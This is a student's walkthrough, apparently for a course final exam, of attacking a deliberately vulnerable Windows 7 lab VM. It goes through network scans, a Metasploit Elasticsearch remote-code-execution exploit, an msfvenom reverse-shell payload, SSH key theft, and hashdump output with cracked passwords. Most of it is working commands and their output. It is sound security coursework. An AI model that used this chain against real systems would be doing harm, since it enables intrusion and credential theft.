


## Final Exam WalkThrough

Once Downloaded Open Oracle VirtualBox:

Click File > Import Appliance > Select the ova file -

First Error: I tried to send the download to another location but that caused this error for me personally when trying to import it to oracle ○ Second Error: does not matter



- Start Machine:
  - Once started this is how mine looked



- Record everything in a Script file:

- All commands need to be recorded in the script but the ones in blue are what he talks about in the final exam assignment
- As done in the Wireshark assignment
  - Run Command: `script -af --timing=hackittiming.txt hackit.log`

```
(kali㉿kali)-[~]
$ script -af --timing=hackittiming.txt hackit.log
Script started, output log file is 'hackit.log', timing file is 'hackittiming.txt'.
```

- Find IP:



- Run Command: `sudo arp-scan --interface=<interface_name> 192.168.56.0/24`
  - I choose 192.168.56.141 because when I was running my nmap later on 192.168.56.100 was down
  - Interface is found by running `ifconfig` on kali terminal and the eth with your hostonly network is the interface name you use

```
eth1: flags=4163<UP,BROADCAST
      inet 192.168.56.104
```

```
(kali㉿kali)-[~]
$ sudo arp-scan --interface=eth1 192.168.56.0/24
Interface: eth1, type: EN10MB, MAC: 08:00:27:8f:5f:0a, IPv4: 192.168.56.104
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:12    (Unknown: locally administered)
192.168.56.100 08:00:27:cb:8f:a7    (Unknown)
192.168.56.141 08:00:27:f5:09:6b    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.865 seconds (137.27 hosts/sec). 3 responded
```

- Run a [Nessus scan](#) of the Can you Hack it VM
  - Start nessus service
    - Run Command: `sudo systemctl start nessusd.service`
    - Open firefox
      - Run Command: `firefox https://kali:8834/ &`
      - Login in to your nessus
        - I ran a Basic Scan & Advanced Scan because I wanted to see possible vulnerabilities, I could exploit using msfconsole
        - Elasticsearch was the critical one



- Run MsfConsole:

- o Run Command: msfconsole
- o We need to make a database:

```
msf6 > db_nmap -sV -p- 192.168.56.141
[-] Database not connected
```

o Run Command: sudo systemctl enable postgresql

```
msf6 > sudo systemctl enable postgresql
[*] exec: sudo systemctl enable postgresql

Synchronizing state of postgresql.service with SysV service script with /usr/lib/systemd/systemd-sysv-i
ninstall.
Executing: /usr/lib/systemd/systemd-sysv-install enable postgresql
Created symlink '/etc/systemd/system/multi-user.target.wants/postgresql.service' -> '/usr/lib/systemd/sy
stem/postgresql.service'.
```

□ Run Command: `sudo msfdb init`

```
msf6 > sudo msfdb init
[*] exec: sudo msfdb init

[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

□ Run Command: `sudo systemctl status postgresql`

```
msf6 > sudo systemctl status postgresql
[*] exec: sudo systemctl status postgresql

● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/usr/lib/systemd/system/postgresql.service; disabled; preset: disabled)
   Active: active (exited) since Sun 2024-12-08 02:12:41 EST; 12s ago
  Invocation: 0b278a4a7ad04b9091aed28547975f88
     Process: 7861 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 7861 (code=exited, status=0/SUCCESS)

Dec 08 02:12:41 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS ...
Dec 08 02:12:41 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
```

- Create a workspace:

○ Run Command: `workspace -a hackit`

- This is important because obviously you need to turn it in but it hold the vulnerabilities from your nessus scan, run command `vulns`, this will show you your nessus scan info
- Run command `services`, that will give you your TCP/UDP info
- `Vuln` and `services` are run after you do `nmap` and `imprt nessus` OKAY

```
msf6 > workspace -a hackit
[*] Added workspace: hackit
[*] Workspace: hackit
```

- Now we need to collect data for possible exploits:

○ Nmap Full TCP Scan

□ Run Command: `db_nmap -sV -p- <IP chosen>`

```
msf6 > db_nmap -sV -p- 192.168.56.141
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 02:14 EST
[*] Nmap: Nmap scan report for 192.168.56.141
[*] Nmap: Host is up (0.0027s latency).
[*] Nmap: Not shown: 65521 closed tcp ports (conn-refused)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 135/tcp    open  msrpc        Microsoft Windows RPC
```

○ Nmap UDP Top 1000Ports Scan

□ Run Command: `msf6 > db_nmap -sU --top-ports 1000 <IP chosen>`

```
msf6 > db_nmap -sU --top-ports 1000 192.168.56.141
[*] Nmap: 'You requested a scan type which requires root privileges.'
[!] Running Nmap with sudo
[sudo] password for kali:
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 20:21 EST

[*] Nmap: Nmap scan report for 192.168.56.141
[*] Nmap: Host is up (0.00037s latency).
[*] Nmap: Not shown: 995 closed udp ports (port-unreach)
[*] Nmap: PORT      STATE      SERVICE
[*] Nmap: 137/udp    open       netbios-ns
[*] Nmap: 138/udp    open|filtered netbios-dgm
[*] Nmap: 500/udp    open|filtered isakmp
```

- Nmap OS and Service Detection:

□ Run Command: `msf6 > db_nmap -O <IP chosen>`

```
msf6 > db_nmap -O 192.168.56.141
[*] Nmap: 'TCP/IP fingerprinting (for OS scan) requires root privileges.'
[!] Running Nmap with sudo
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 20:31 EST
[*] Nmap: Nmap scan report for 192.168.56.141
[*] Nmap: Host is up (0.00021s latency).
[*] Nmap: Not shown: 988 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 135/tcp    open  msrpc
[*] Nmap: 139/tcp    open  netbios-ssn
[*] Nmap: 445/tcp    open  microsoft-ds
```

- Importing Nessus File to MSF:

- Locate file
- On msf run command: `db_import <path/to/nessusfile>`

```
msf6 > db_import /home/kali/Downloads/BasicScanCYHI_xzqqpv.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.56.141
[*] Successfully imported /home/kali/Downloads/BasicScanCYHI_xzqqpv.nessus
```

- Enumerate the Target:

- Run Command: `search elasticsearch`



```
msf6 > search elasticsearch

Matching Modules
=====
#  Name
-  -
0  exploit/multi/elasticsearch/script_mvel_rce
1  exploit/multi/elasticsearch/search_groovy_script
2  auxiliary/scanner/http/elasticsearch_traversal
3  auxiliary/gather/elasticsearch_enum
4  auxiliary/scanner/http/elasticsearch_memory_disclosure
5  \_ action: DUMP
6  \_ action: SCAN
7  exploit/multi/misc/xdh_x_exec

Disclosure Date  Rank    Check  Descri
-----
2013-12-09      excellent Yes     Elast
2015-02-11      excellent Yes     Elast
.              normal  Yes     Elast
.              normal  No      Elast
2021-07-21      normal  Yes     Elast
.              .       .       Dump
.              .       .       Check
2015-12-04      excellent Yes     Xdh /

Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/multi/misc/xdh_x_exec

msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set rhosts 192.168.56.141
rhosts => 192.168.56.141
```

- We are going to use exploit number on so
  - Run Command: use 0
  - Run Command: options or show options
    - Both do the same thing
    - This is where you will see the parts you need to configure, rhosts(Target IP), lhost(your HOST-ONLY IP), lport
  - Run Command: run
    - This will start the meterpreter session but we need to place a reverse shell to get more privileges

```
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set lhost 192.168.56.104
lhost => 192.168.56.104
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run

[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows 7'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (57971 bytes) to 192.168.56.141
[*] Meterpreter session 1 opened (192.168.56.104:4444 -> 192.168.56.141:49202) at 2024-12-08 22:48:07 -0500
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\gFQaY.jar' on the target

meterpreter > pwd
C:\Program Files\elasticsearch-1.1.1
```

- Make a reverse shell with msfvenom on kali terminal:
  - Open a second kali terminal (do not close the other one we still need it)
  - Run the script command because idk if it will record other terminals
  - msfvenom -p windows/meterpreter/reverse\_tcp LHOST=<your HOST ONLY

IP(not mine)> LPORT=<your port> -f exe -o C:\\Windows\\TEMP\\reverse.exe

- Do not close this kali terminal we will need in next step
- instead of C:\\Windows\\TEMP\\reverse.exe I think you could just do reverse.exe

```
(kali㉿kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.104 LPORT=4444 -f exe -o C:\\Windows\\TEMP\\reverse.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: C:\\Windows\\TEMP\\reverse.exe
```

- The name was to long for me so I ran the command: mv

```
(kali㉿kali)-[~]  
$ mv "C:\\Windows\\TEMP\\reverse.exe" reverse.exe
```

- Set up a listener now:

- On the same kali terminal that you did the reverse shell on open msfconsole ○ run command: workspace hackit ○ run command: use exploit/multi/handler
- for this one only set up what is need when you run options

```
msf6 exploit(multi/handler) > options  
  
Payload options (generic/shell_reverse_tcp):  
  
   Name  Current Setting  Required  Description  
   --   -  
   LHOST          192.168.56.104  yes       The listen address  
   LPORT          4444            yes       The listen port  
  
Exploit target:  
  
   Id  Name  
   --  -  
   0    Wildcard Target
```

- After setting the lhost and port run command: set payload windows/meterpreter/reverse\_tcp

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 192.168.56.104  
LHOST => 192.168.56.104  
msf6 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf6 exploit(multi/handler) > run
```

- After doing the run command
  - This is how it will look leave it like this and go to your first terminal with the meterpreter session open

```
msf6 exploit(multi/handler) > set lhost 192.168.56.104
lhost => 192.168.56.104
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.104:4444
```

- Go to the first terminal you have open running the elasticsearch exploit:
  - o Run Command: upload /path/to/reverseshell C:\\Windows\\TEMP\\reverse.exe
  - o To double check if the reverse shell has been uploaded run command: dir C:\\Windows\\TEMP

```
meterpreter > upload /home/kali/reverse.exe C:\\Windows\\TEMP\\reverse.exe
[*] Uploading : /home/kali/reverse.exe -> C:\\Windows\\TEMP\\reverse.exe
[*] Uploaded -1.00 B of 72.07 KiB (-0.0%): /home/kali/reverse.exe -> C:\\Windows\\TEMP\\reverse.exe
[*] Completed : /home/kali/reverse.exe -> C:\\Windows\\TEMP\\reverse.exe
meterpreter > dir C:\\Windows\\TEMP
Listing: C:\\Windows\\TEMP
```

Mode	Size	Type	Last modified	Name
100776/rwxrwxrwx-	0	fil	2014-11-26 14:30:29 -0500	DMICA84.tmp
100776/rwxrwxrwx-	0	fil	2013-10-23 15:21:04 -0400	FXSAPIDebugLogFile.txt
100776/rwxrwxrwx-	0	fil	2013-10-23 15:21:03 -0400	FXSTIFFDebugLogFile.txt
100776/rwxrwxrwx-	5259	fil	2024-12-08 14:21:57 -0500	GFS.jar
100776/rwxrwxrwx-	5259	fil	2024-12-08 14:13:10 -0500	Hhhrz.jar
100776/rwxrwxrwx-	5253	fil	2024-12-08 14:17:14 -0500	JZTy.jar

- o Run Command: execute -f C:\\Windows\\TEMP\\reverse.exe

```
meterpreter > execute -f C:\\Windows\\TEMP\\reverse.exe
Process created.
```

- On the second terminal a meterpreter session should open up after running the execute command



```

msf6 exploit(multi/elasticsearch/script_mvel_rce) > run

[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Trying to execute arbitrary Java ...
[*] Discovering remote OS ...
[+] Remote OS is 'Windows 7'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (57971 bytes) to 192.168.56.141
[*] Meterpreter session 1 opened (192.168.56.104:4444 → 192.168.56.141:49201) at 2024-12-09 10:28:48 -0500
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\xfbuu.jar' on the target

meterpreter > execute -f C:\Windows\TEMP\reverse.exe
Process created.
meterpreter > █

-- --
0 Wildcard Target

id_rsa

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 192.168.56.104
lhost ⇒ 192.168.56.104
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.104:4444
[*] Sending stage (176198 bytes) to 192.168.56.141
[*] Meterpreter session 1 opened (192.168.56.104:4444 → 192.168.56.141:49202) at 2024-12-09 10:54:39 -0500

meterpreter > █

```

- Now I should have root privileges
- Run Command: dir c:\\Users\\SkipKiddie\\Desktop

```

meterpreter > dir c:\\Users\\SkipKiddie\\Desktop
Listing: c:\Users\SkipKiddie\Desktop

Mode                Size      Type      Last modified      Name
-----
100666/rw-rw-rw-    282     fil      2016-11-30 23:14:18 -0500  desktop.ini
100666/rw-rw-rw-   1706     fil      2016-11-30 23:35:09 -0500  id_rsa

```

- The id\_rsa I am looking for is there
  - Run Command: download c:\\Users\\SkipKiddie\\Desktop\\id\_rsa /home/kali
  - This command sends it to your Kali home directory

```

meterpreter > download c:\\Users\\SkipKiddie\\Desktop\\id_rsa /home/kali
[*] Downloading: c:\Users\SkipKiddie\Desktop\id_rsa → /home/kali/id_rsa
[*] Downloaded 1.67 KiB of 1.67 KiB (100.0%): c:\Users\SkipKiddie\Desktop\id_rsa → /home/kali/id_rsa
[*] Completed : c:\Users\SkipKiddie\Desktop\id_rsa → /home/kali/id_rsa

```

- To get the Passwords:
  - Run Command: hashdump
    - I use nano credentials.csv and added my passwords dk if these are right.

- The highlighted ones can be cracked using crack station anakin: yipp33!!  
artoo: beep\_b00p ben: thats\_no\_moon boba: mandalorian1 chewbacca:  
rwaaaaawr5 c three pio: pr0t0c0l darth vader: d@rk\_sid3 greedo:  
hanShotFirst! han solo: sh00t-first jarjar: mesah\_p@ssw0rd kylo ren:  
daddy\_issues1 lando: b@ckstab luke: use\_the\_f0rce skipkiddie:  
WhoopWhoop

```
meterpreter > hasndump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
anakin_skywalker:1008:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1004:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1006:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7ae80d7c2e5e55c859:::
boba_fett:1011:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1014:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1005:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1007:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1013:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1003:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:d74b7de08bd26576df504ffc0e28fc12:::
jabba_hutt:1012:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1009:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1015:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1010:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leah_organa:1001:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1002:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
SkipKiddie:1016:aad3b435b51404eeaad3b435b51404ee:179a5f848f16414d03aea72d90eac696:::
```

- To get Hatchman Users:
  - Run Command: download  
C:\\wamp\\bin\\mysql\\mysql5.5.20\\data\\hatchetman\\users.frm  
/home/kali/Desktop

```
meterpreter > download C:\\wamp\\bin\\mysql\\mysql5.5.20\\data\\hatchetman /home/kali/Desktop
[*] downloading: C:\\wamp\\bin\\mysql\\mysql5.5.20\\data\\hatchetman\\db.opt → /home/kali/Desktop/db.opt
[*] Completed : C:\\wamp\\bin\\mysql\\mysql5.5.20\\data\\hatchetman\\db.opt → /home/kali/Desktop/db.opt
[*] downloading: C:\\wamp\\bin\\mysql\\mysql5.5.20\\data\\hatchetman\\users.frm → /home/kali/Desktop/users.frm
[*] Completed : C:\\wamp\\bin\\mysql\\mysql5.5.20\\data\\hatchetman\\users.frm → /home/kali/Desktop/users.frm
```

- Exploit.txt:
  - Explain what Metasploit exploits you used to get root access on notepad

```
msf6 > workspace hackit
[*] Workspace: hackit
msf6 > db_export hackitdb.xml
[*] Starting export of workspace hackit to hackitdb.xml [ xml ] ...
[*] Finished export of workspace hackit to hackitdb.xml [ xml ] ...
```

- If you exited msfconsole its okay go back and do the workspace command and then the export

```
(kali@kali)-[~]
$ cat hackitdb.xml
<?xml version="1.0" encoding="UTF-8"?>
<MetasploitV5>
<generated time="2024-12-11 04:14:51 UTC" user="kali" project="hackit" product="framework"/>
<hosts>
  <host>
    <id>34</id>
    <created-at>2024-12-11 01:59:54 UTC</created-at>
    <address>192.168.56.141</address>
    <mac>08:00:27:f5:09:6b</mac>
    <comm></comm>
    <name>IE8Win7</name>
    <state>alive</state>
    <os-name>Windows 7</os-name>
    <os-flavor>Enterprise</os-flavor>
    <os-sp/>
    <os-lang/>
    <arch>x86</arch>
    <workspace-id>34</workspace-id>
    <updated-at>2024-12-11 02:06:25 UTC</updated-at>
    <purpose>client</purpose>
    <info/>
    <comments/>
    <scope/>
    <virtual-host/>
    <note-count>5</note-count>
    <vuln-count>113</vuln-count>
    <service-count>21</service-count>
    <host-detail-count>0</host-detail-count>
    <exploit-attempt-count>2</exploit-attempt-count>
    <cred-count>0</cred-count>
    <detected-arch/>
    <os-family>Windows</os-family>
    <host_details>
    </host_details>
    <exploit_attempts>
      <exploit_attempt>
        <id>8</id>
        <host-id>34</host-id>
        <service-id/>
        <vuln-id>159</vuln-id>
        <attempted-at>2024-12-11 02:06:25 UTC</attempted-at>
        <exploited>true</exploited>
        <fail-reason/>
        <username>kali</username>
        <module>exploit/multi/elasticsearch/script_mvel_rce</module>
        <session-id>8</session-id>
        <loot-id/>
```